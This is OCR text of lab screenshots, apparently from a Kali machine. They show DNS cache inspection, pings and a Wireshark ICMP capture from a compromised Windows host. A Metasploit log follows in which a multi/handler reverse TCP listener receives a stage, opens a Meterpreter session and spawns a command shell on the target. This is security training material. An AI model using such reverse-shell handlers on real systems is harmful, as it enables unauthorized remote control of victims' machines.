

nam@kali: ~
File Actions Edit View Help
2001:ee0:26::26
Primary WINS Server . . . . . : 192.168.1.1
NetBIOS over Tcpip. . . . . : Enabled
C:\Users\nam\Downloads>ipconfig /displaydns
ipconfig /displaydns
Windows IP Configuration
safebrowsing.googleapis.com
Record Name . . . . . : safebrowsing.googleapis.com
Record Type . . . . . : 28
Time To Live . . . . : 95
Data Length . . . . . : 16
Section . . . . . : Answer
AAAA Record . . . . . : 2404:6800:4005:80a::200a
static.cloudflareinsights.com
Record Name . . . . . : static.cloudflareinsights.com
Record Type . . . . . : 28
Time To Live . . . . : 17
Data Length . . . . . : 16
Section . . . . . : Answer
AAAA Record . . . . . : 2606:4700::6810:4f49
Record Name . . . . . : static.cloudflareinsights.com
Record Type . . . . . : 28
Time To Live . . . . : 17
Data Length . . . . . : 16
Section . . . . . : Answer
AAAA Record . . . . . : 2606:4700::6810:5049
static.cloudflareinsights.com
Record Name . . . . . : static.cloudflareinsights.com
Record Type . . . . . : 1
Time To Live . . . . : 17
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . : 104.16.79.73
Record Name . . . . . : static.cloudflareinsights.com
Record Type . . . . . : 1
Time To Live . . . . : 17
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . : 104.16.80.73
solve-widget.forethought.ai
Record Name . . . . . : solve-widget.forethought.ai
Record Type . . . . . : 5
Time To Live . . . . : 17
Data Length . . . . . : 8
Section . . . . . : Answer
CNAME Record . . . . : solve-ui.pages.dev
Record Name . . . . . : solve-ui.pages.dev



nam@kali: ~
File Actions Edit View Help
Section . . . . . : Answer
AAAA Record . . . . . : 2606:4700::6810:4f49
cloudflareinsights.com
Record Name . . . . . : cloudflareinsights.com
Record Type . . . . . : 1
Time To Live . . . . : 16
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . : 104.16.79.73
Record Name . . . . . : cloudflareinsights.com
Record Type . . . . . : 1
Time To Live . . . . : 16
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . : 104.16.80.73
C:\Users\nam\Downloads>ipconfig /flushdns
ipconfig /flushdns
Windows IP Configuration
Successfully flushed the DNS Resolver Cache.
C:\Users\nam\Downloads>ipconfig /displaydns
ipconfig /displaydns
Windows IP Configuration
C:\Users\nam\Downloads>ping -t 8.8.8.8
ping -t 8.8.8.8
Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=26ms TTL=117
Reply from 8.8.8.8: bytes=32 time=26ms TTL=117
Reply from 8.8.8.8: bytes=32 time=27ms TTL=117
Reply from 8.8.8.8: bytes=32 time=26ms TTL=117
Reply from 8.8.8.8: bytes=32 time=26ms TTL=117
Reply from 8.8.8.8: bytes=32 time=26ms TTL=117
Reply from 8.8.8.8: bytes=32 time=33ms TTL=117
Reply from 8.8.8.8: bytes=32 time=25ms TTL=117
Reply from 8.8.8.8: bytes=32 time=27ms TTL=117
Reply from 8.8.8.8: bytes=32 time=25ms TTL=117
Reply from 8.8.8.8: bytes=32 time=25ms TTL=117
Reply from 8.8.8.8: bytes=32 time=26ms TTL=117
Reply from 8.8.8.8: bytes=32 time=25ms TTL=117
Reply from 8.8.8.8: bytes=32 time=26ms TTL=117
Reply from 8.8.8.8: bytes=32 time=26ms TTL=117
Reply from 8.8.8.8: bytes=32 time=26ms TTL=117
Reply from 8.8.8.8: bytes=32 time=26ms TTL=117
Reply from 8.8.8.8: bytes=32 time=26ms TTL=117
Reply from 8.8.8.8: bytes=32 time=26ms TTL=117
Reply from 8.8.8.8: bytes=32 time=29ms TTL=117
Reply from 8.8.8.8: bytes=32 time=23ms TTL=117
Reply from 8.8.8.8: bytes=32 time=24ms TTL=117
Reply from 8.8.8.8: bytes=32 time=32ms TTL=117
Reply from 8.8.8.8: bytes=32 time=26ms TTL=117


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp
No. Time Source Destination Protocol Length Info
157 23.693785 192.168.1.21 8.8.8.8 ICMP 74 Echo (ping) request id=0x0001, seq=11/2816, ttl=128 (reply in…
158 23.719442 8.8.8.8 192.168.1.21 ICMP 74 Echo (ping) reply id=0x0001, seq=11/2816, ttl=117 (request …
159 23.719442 8.8.8.8 192.168.1.21 ICMP 74 Echo (ping) reply id=0x0001, seq=11/2816, ttl=116
162 24.699745 192.168.1.21 8.8.8.8 ICMP 74 Echo (ping) request id=0x0001, seq=12/3072, ttl=128 (reply in…
163 24.725796 8.8.8.8 192.168.1.21 ICMP 74 Echo (ping) reply id=0x0001, seq=12/3072, ttl=117 (request …
164 24.725796 8.8.8.8 192.168.1.21 ICMP 74 Echo (ping) reply id=0x0001, seq=12/3072, ttl=116
167 25.710182 192.168.1.21 8.8.8.8 ICMP 74 Echo (ping) request id=0x0001, seq=13/3328, ttl=128 (reply in…
168 25.735850 8.8.8.8 192.168.1.21 ICMP 74 Echo (ping) reply id=0x0001, seq=13/3328, ttl=117 (request …
169 25.735850 8.8.8.8 192.168.1.21 ICMP 74 Echo (ping) reply id=0x0001, seq=13/3328, ttl=116
172 26.715484 192.168.1.21 8.8.8.8 ICMP 74 Echo (ping) request id=0x0001, seq=14/3584, ttl=128 (reply in…
173 26.741522 8.8.8.8 192.168.1.21 ICMP 74 Echo (ping) reply id=0x0001, seq=14/3584, ttl=117 (request …
174 26.741522 8.8.8.8 192.168.1.21 ICMP 74 Echo (ping) reply id=0x0001, seq=14/3584, ttl=116
181 27.726792 192.168.1.21 8.8.8.8 ICMP 74 Echo (ping) request id=0x0001, seq=15/3840, ttl=128 (reply in…
182 27.752506 8.8.8.8 192.168.1.21 ICMP 74 Echo (ping) reply id=0x0001, seq=15/3840, ttl=117 (request …
183 27.752506 8.8.8.8 192.168.1.21 ICMP 74 Echo (ping) reply id=0x0001, seq=15/3840, ttl=116
186 28.735609 192.168.1.21 8.8.8.8 ICMP 74 Echo (ping) request id=0x0001, seq=16/4096, ttl=128 (reply in…
187 28.761288 8.8.8.8 192.168.1.21 ICMP 74 Echo (ping) reply id=0x0001, seq=16/4096, ttl=117 (request …
188 28.761288 8.8.8.8 192.168.1.21 ICMP 74 Echo (ping) reply id=0x0001, seq=16/4096, ttl=116
192 29.750222 192.168.1.21 8.8.8.8 ICMP 74 Echo (ping) request id=0x0001, seq=17/4352, ttl=128 (reply in…
193 29.775943 8.8.8.8 192.168.1.21 ICMP 74 Echo (ping) reply id=0x0001, seq=17/4352, ttl=117 (request …
194 29.775943 8.8.8.8 192.168.1.21 ICMP 74 Echo (ping) reply id=0x0001, seq=17/4352, ttl=116
197 30.763163 192.168.1.21 8.8.8.8 ICMP 74 Echo (ping) request id=0x0001, seq=18/4608, ttl=128 (reply in…
198 30.788953 8.8.8.8 192.168.1.21 ICMP 74 Echo (ping) reply id=0x0001, seq=18/4608, ttl=117 (request …
199 30.788953 8.8.8.8 192.168.1.21 ICMP 74 Echo (ping) reply id=0x0001, seq=18/4608, ttl=116
204 31.776196 192.168.1.21 8.8.8.8 ICMP 74 Echo (ping) request id=0x0001, seq=19/4864, ttl=128 (no respo…
209 31.802007 8.8.8.8 192.168.1.21 ICMP 74 Echo (ping) reply id=0x0001, seq=19/4864, ttl=117 (request …
210 31.802007 8.8.8.8 192.168.1.21 ICMP 74 Echo (ping) reply id=0x0001, seq=19/4864, ttl=116
Frame 45: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) o
Ethernet II, Src: PCSSystemtec_11:be:55 (08:00:27:11:be:55), Dst: Vnp
Internet Protocol Version 4, Src: 192.168.1.21, Dst: 8.8.8.8
Internet Control Message Protocol
0000 a4 f4 c2 cd a0 20 08 00 27 11 be 55 08 00 45 00
0010 00 3c 0f 8f 00 00 80 01 00 00 c0 a8 01 15 08 08
0020 08 08 08 00 4d 5a 00 01 00 01 61 62 63 64 65 66
0030 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76
0040 77 61 62 63 64 65 66 67 68 69
ghijklmn opqrst
wabcdefg hi
Internet Control Message Protocol: Protocol
Packets: 215 · Displayed: 57 (26.5%)
Profile: Default
Type here to search
34°C
6:37 AM
6/3/2024



1 2 3 4
22:38
nam@kali: ~
File Actions Edit View Help
Reply from 8.8.8.8: bytes=32 time=31ms TTL=117
Reply from 8.8.8.8: bytes=32 time=50ms TTL=117
Reply from 8.8.8.8: bytes=32 time=25ms TTL=117
Reply from 8.8.8.8: bytes=32 time=26ms TTL=117
Reply from 8.8.8.8: bytes=32 time=24ms TTL=117
Reply from 8.8.8.8: bytes=32 time=24ms TTL=117
Reply from 8.8.8.8: bytes=32 time=23ms TTL=117
Reply from 8.8.8.8: bytes=32 time=25ms TTL=117
Reply from 8.8.8.8: bytes=32 time=22ms TTL=117
Reply from 8.8.8.8: bytes=32 time=24ms TTL=117
Reply from 8.8.8.8: bytes=32 time=25ms TTL=117
Reply from 8.8.8.8: bytes=32 time=25ms TTL=117
Reply from 8.8.8.8: bytes=32 time=25ms TTL=117
Reply from 8.8.8.8: bytes=32 time=25ms TTL=117
Reply from 8.8.8.8: bytes=32 time=25ms TTL=117
Reply from 8.8.8.8: bytes=32 time=24ms TTL=117
Reply from 8.8.8.8: bytes=32 time=25ms TTL=117
Reply from 8.8.8.8: bytes=32 time=25ms TTL=117
Reply from 8.8.8.8: bytes=32 time=25ms TTL=117
Reply from 8.8.8.8: bytes=32 time=25ms TTL=117
Reply from 8.8.8.8: bytes=32 time=25ms TTL=117
Reply from 8.8.8.8: bytes=32 time=27ms TTL=117
Reply from 8.8.8.8: bytes=32 time=26ms TTL=117
Reply from 8.8.8.8: bytes=32 time=25ms TTL=117
Reply from 8.8.8.8: bytes=32 time=25ms TTL=117
Reply from 8.8.8.8: bytes=32 time=23ms TTL=117
Reply from 8.8.8.8: bytes=32 time=27ms TTL=117
Reply from 8.8.8.8: bytes=32 time=25ms TTL=117
Reply from 8.8.8.8: bytes=32 time=26ms TTL=117
Reply from 8.8.8.8: bytes=32 time=32ms TTL=117
Reply from 8.8.8.8: bytes=32 time=33ms TTL=117
Reply from 8.8.8.8: bytes=32 time=26ms TTL=117
Reply from 8.8.8.8: bytes=32 time=30ms TTL=117
Reply from 8.8.8.8: bytes=32 time=23ms TTL=117
Reply from 8.8.8.8: bytes=32 time=25ms TTL=117
^C
Terminate channel 1? [y/N] y
meterpreter > exit
[*] Shutting down Meterpreter...
[*] 192.168.1.21 - Meterpreter session 1 closed. Reason: Died
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.20:14618
[*] Sending stage (200774 bytes) to 192.168.1.21
[*] Meterpreter session 2 opened (192.168.1.20:14618 → 192.168.1.21:50311) at 2024-06-04 22:37:55 +0700
meterpreter > shell
Process 9024 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.4412]
(c) Microsoft Corporation. All rights reserved.
C:\Users\nam\Downloads>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\nam\Downloads> exit
exit
C:\Users\nam\Downloads>exit
exit
meterpreter >


4,

